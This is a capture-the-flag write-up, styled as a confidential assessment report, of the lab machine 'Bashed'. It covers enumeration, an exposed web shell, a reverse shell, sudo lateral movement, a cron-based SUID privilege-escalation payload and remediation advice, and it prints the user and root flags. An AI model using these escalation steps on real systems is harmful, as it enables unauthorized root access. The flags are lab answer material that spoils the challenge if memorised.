Security Assessment Report

Target Host: HTB Bashed

Hussain Almalki
6 Friday, 2026

Contents

1 Confidentiality Statement

Non-Disclosure Agreement **NDA** & Legal notice strictly confidential for authorized recipients only

1.1 Proprietary Information Notice

This document contains highly sensitive and proprietary information related to the cybersecurity posture and technical vulnerabilities of the target system **HTB: Bashed**. The information contained herein is intended solely for the person or entity to which it is addressed and may contain confidential and/or privileged material.

1.2 Prohibition of Disclosure

In accordance with standard industry Non-Disclosure Agreements **NDA**, any redistribution, review, retransmission, dissemination, or other use of, or taking of any action in reliance upon, this information by persons or entities other than the intended recipient is strictly prohibited.

1.3 Non-Disclosure Obligations

By accessing this report, the recipient agrees to the following terms:

a. Third-Party Restriction: You shall not disclose, reveal, or share any part of this report with any third party, including external consultants, media outlets, or unauthorized personnel, without prior written consent.

b. Data Protection: This report must be stored in a secure environment with restricted access to prevent unauthorized leakage.

c. Limited Use: The technical details including exploit methods, payloads, and flags provided in this document are for educational and remediation purposes only. Any unauthorized use of this information against systems without explicit permission is illegal.

d. Return or Destruction: Upon request, or at the conclusion of the evaluation period, all copies of this document must be returned or permanently destroyed.

1.4 Legal Consequences

Unauthorized disclosure of the contents of this report may lead to legal action, including but not limited to claims for damages and injunctive relief. This document is protected under intellectual property and trade secret laws.

1.5 Document Control

This section supports accountability, compliance, and consistent document management across all controlled information. [1]

Table 1: Information about the target device

Host	IP	Date	Classification	Status
BASHED	10.129.13.52	February 6, 2026	SECRET / PROPRIETARY	Final Report

[1] Final Report confirms that the document has completed all drafting, review, and approval stages and is issued as the authoritative version.

2 Executive Summary

The security audit of the Bashed machine revealed critical vulnerabilities involving exposed development tools and misconfigured system permissions. The attack chain successfully demonstrated a full system compromise, starting from an unprivileged web user and escalating to a root-level administrative account.

3 Technical audit Phases

3.1 Phase I: Enumeration & Web Discovery

3.1 Network Service Scanning

The audit began with a comprehensive service scan using nmap on the target `IP 10.129.13.52`.

Open Port: The scan identified that Port 80 TCP is open and running an HTTP service as shown in the Figure 1.

Web Server Version: The server is identified as Apache httpd 2.4.18, running on an Ubuntu operating system.

Application Identity The HTTP page title is listed as `Arrexel's` Development Site, suggesting the presence of custom development code or scripts.

```
# Nmap 7.98 scan initiated Thu Feb  5 15:14:28 2026 as: nmap -sCV -p80 -oN targeted 10.129.13.52
Nmap scan report for 10.129.13.52
Host is up (0.19s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Arrexel's Development Site
|_http-server-header: Apache/2.4.18 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Feb  5 15:14:39 2026 -- 1 IP address (1 host up) scanned in 11.65 seconds
```

Figure 1: The Nmap scan results reveal the presence of an Apache server running on port 80.

3.1 Web Directory Enumeration

To further map the attack surface, an automated directory scan was performed using the http-enum script.

The following sensitive or interesting directories were discovered as shown in the Figure 2. **/dev/** A development directory that often contains unfinished or insecure tools. **/php/** A directory likely containing backend PHP scripts. **/uploads/** A folder identified as potentially interesting, which may allow for file upload testing.**Additional Assets** Standard directories for /css/, /images/, and /js/ were also noted with directory listing enabled.

```
# Nmap 7.98 scan initiated Thu Feb  5 15:19:48 2026 as: nmap --script http-enum -p80 -oN webScan 10.129.13.52
Nmap scan report for 10.129.13.52
Host is up (0.35s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-enum:
| 1 /css/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
| 2 /dev/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
| 3 /images/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
| 4 /js/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
| 5 /php/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
|_6 /uploads/: Potentially interesting folder

# Nmap done at Thu Feb  5 15:20:05 2026 -- 1 IP address (1 host up) scanned in 17.25 seconds
```

Figure 2: The Nmap scan found several interesting directories on the web server.

3.1 System Information

OS Codename: External research into the software versions `Apache 2.4.18` and launchpad data correlates with Ubuntu Xenial as shown in the Figure 3.

Latency: The host was verified as active with a latency of approximately 0.19s during the initial scan.





Figure 3: This figure shows the upload details for an Ubuntu software package


3.2 Phase II: Initial Access & Reverse Shell

3.2 Discovery of PHPBash

Further manual inspection of the `/dev/` directory confirmed the presence of a web-based terminal as shown in the Figure 4a. Available tools the directory contains two primary files, `phpbash.php` and `phpbash.min.php`. Vulnerability these tools are intended to assist with penetration testing by providing a shell directly through the browser. Their presence in a publicly accessible directory allows any unauthorized user to execute system commands. Using the phpbash interface, a Bash-based reverse shell was executed to bypass the limitations of the web UI as shown in the Figure 4b.



(a) This image figure a web shell (phpbash.php)




(b) Established a persistent connection via Netcat

Figure 4: Access Level `www-data` Service Account as shown in the Figure 4a. Control Established a persistent connection via Netcat on the auditor's machine as shown in the Figure 4b.

3.3 Phase III: Lateral Movement & User Flag

3.3 Initial Access Stabilization



While a web shell like `phpbash.php` allows for command execution through a browser, it is often unstable, lacks a full terminal interface like tab-completion, and is easily interrupted. Establishing a reverse shell is the logical next step to gain a persistent, interactive command-line environment. Following the discovery of the web shell, a more stable interactive environment was established. Method a reverse shell connection was caught using Netcat `ncat` on port 443. Identity verification the id and `whoami` commands confirmed the current session is running as `www-data` with `uid=33` as shown in the Figure 4b. A reverse shell works by having the target machine the victim initiate an outgoing connection to the attacker's machine. This is highly effective because most firewalls allow outgoing traffic even if they block incoming connections. This utility, often called the TCP/IP Swiss Army Knife, was used here as a listener. By running a command like `nc -lvnp 443`, the attacker prepares their system to catch the incoming connection from the target.The choice of Port 443 the standard port for HTTPS is a strategic move to bypass security filters. Security software often overlooks traffic on this port, assuming it is encrypted web browsing.

3.3 User Flag Retrieval

Local enumeration of the `/home` directory revealed two user folders: arrexel and `scriptmanager` as shown in the figure 5. Flag acquisition the user flag was successfully located and read from `/home/arrexel/user.txt`. User flag value `e1ffae7dba0caef6730b43bdd8d33d64`.

```
www-data@bashed:/home$ ls -l
total 8
drwxr-xr-x 4 arrexel       arrexel       4096 Jun  2  2022 arrexel (1)
drwxr-xr-x 3 scriptmanager scriptmanager 4096 Dec  4  2017 scriptmanager (2)
www-data@bashed:/home$ cd arrexel/
www-data@bashed:/home/arrexel$ ls
user.txt
www-data@bashed:/home/arrexel$ cat user.txt
e1ffae7dba0caef6730b43bdd8d33d64 (3)
www-data@bashed:/home/arrexel$
```

Figure 5: User flag

3.3 Lateral Movement to Scriptmanager

An audit of current sudo privileges revealed a critical configuration error.

- Misconfiguration: The user `www-data` is permitted to execute any command as the user scriptmanager without requiring a password `NOPASSWD: ALL` as shown in the Figure 6.
- Execution: By executing `sudo -u scriptmanager bash`, the auditor successfully transitioned to the `scriptmanager` user account.

```
www-data@bashed:/home/arrexel$ sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/home/arrexel$ sudo -u scriptmanager whoami
scriptmanager
www-data@bashed:/home/arrexel$ sudo -u scriptmanager bash
scriptmanager@bashed:/home/arrexel$ id
uid=1001(scriptmanager) gid=1001(scriptmanager) groups=1001(scriptmanager)
scriptmanager@bashed:/home/arrexel$
```

Figure 6: Lateral Movement

3.3 Root Vector Identification

Further enumeration as scriptmanager was performed to find a path to full system administrative `root` access. Suspicious directory a search for files owned by the current user identified a non-standard root-level directory `/scripts`.

```
scriptmanager@bashed:~$ find / -user scriptmanager 2>/dev/null | grep -v "proc"
/scripts
/scripts/test.py
/home/scriptmanager
/home/scriptmanager/.profile
/home/scriptmanager/.bashrc
/home/scriptmanager/.nano
/home/scriptmanager/.bash_history
/home/scriptmanager/.bash_logout
```

Figure 7: We ensure /scripts is owned and writable only by root:root.

A custom Bash script was developed to monitor scheduled processes and identify automated tasks. **Automated task analysis** the monitoring process confirmed that a system cron job is regularly executing all Python (.py) files within the `/scripts` directory under root privileges as shown in the Figure 8.

```
#!/bin/bash
# Pre-define the format to keep things clean
FORMAT="user,command"

# Initial state
old_process=$(ps -eo "$FORMAT")

while true; do
   new_process=$(ps -eo "$FORMAT")
   # Compare and filter in one go
   # We ignore 'kworker' and the 'ps' command itself to reduce noise
   diff <(echo "$old_process") <(echo "$new_process") | \
      grep -E "^[<>]" | \
      grep -vE "kworker|process"
   old_process="$new_process"
   # Crucial: give the CPU a break
   sleep 1
done
```

```
scriptmanager@bashed:/tmp$ ./process.sh
> root     /usr/sbin/CRON -f
> root     /bin/sh -c cd /scripts; for f in *.py; do python "$f"; done
< root     /usr/sbin/CRON -f
< root     /bin/sh -c cd /scripts; for f in *.py; do python "$f"; done
```

Figure 8: Executing all Python (.py) files within the /scripts directory under root privileges.

Vulnerability because scriptmanager owns the files in this directory, the auditor can modify them to execute arbitrary code with root privileges. To retrieve the Root Flag, the attack exploits the fact that scriptmanager owns the files in the `/scripts` directory, which allows for the execution of arbitrary code with root privileges.

A Python file (e.g., test.py) is created or modified within the `/scripts` directory. The script contains the command `os.system("chmod u+s /bin/bash")`, which targets the system's bash binary.Because a system cron job regularly executes all .py files in this directory as the root user, the command is run with highest authority

```
#!/usr/bin/python

import os
os.system("chmod u+s /bin/bash")
```

The command `watch -n1 ls -l /bin/bash` is used to monitor the file permissions. Once the cron job runs, the permissions change to `-rwsr-xr-x`. The "s" indicates the SUID bit is set, allowing any user to run bash with root owner privileges as shown in the Figure 9 .

```
Every 1.0s: ls -l /bin/bash

-rwsr-xr-x 1 root root 1037528 Jun 24  2016 /bin/bash
           1
```

Figure 9: The monitor the file permissions

The user executes `bash -p` to start a shell that respects the SUID permissions. Running `whoami` confirms the user is now root. The final command `cat /root/root.txt` displays the root flag: `2cbe9e6c20e50904537163b4e6c9c04b` as shown in the Figure 10.

```
scriptmanager@bashed:/scripts$ watch -n1 ls -l /bin/bash
scriptmanager@bashed:/scripts$ bash -p
bash-4.3# cat /root/root.txt
2cbe9e6c20e50904537163b4e6c9c04b
bash-4.3# id
uid=1001(scriptmanager) gid=1001(scriptmanager) euid=0(root) groups=1001(scriptmanager)
bash-4.3# whoami
root
bash-4.3#
```

Figure 10: Root flag

4 Risk Mitigation & Remediation

Table 2: A findings and remediation summary

Severity	Vulnerability	Remediation Action
CRITICAL	Exposed Web Shell (phpbash)	Remove all web shells and development files from production.
HIGH	Insecure Sudo Configuration	Remove NOPASSWD privileges for service accounts in /etc/sudoers.
HIGH	Writable Automated Scripts	Ensure root-executed scripts are only writable by the root user.

5 Conclusion

The audit concludes that the system's security was compromised due to human error (leftover dev tools) and improper permission management. Immediate patching of the sudoers file and sanitization of the web root is required.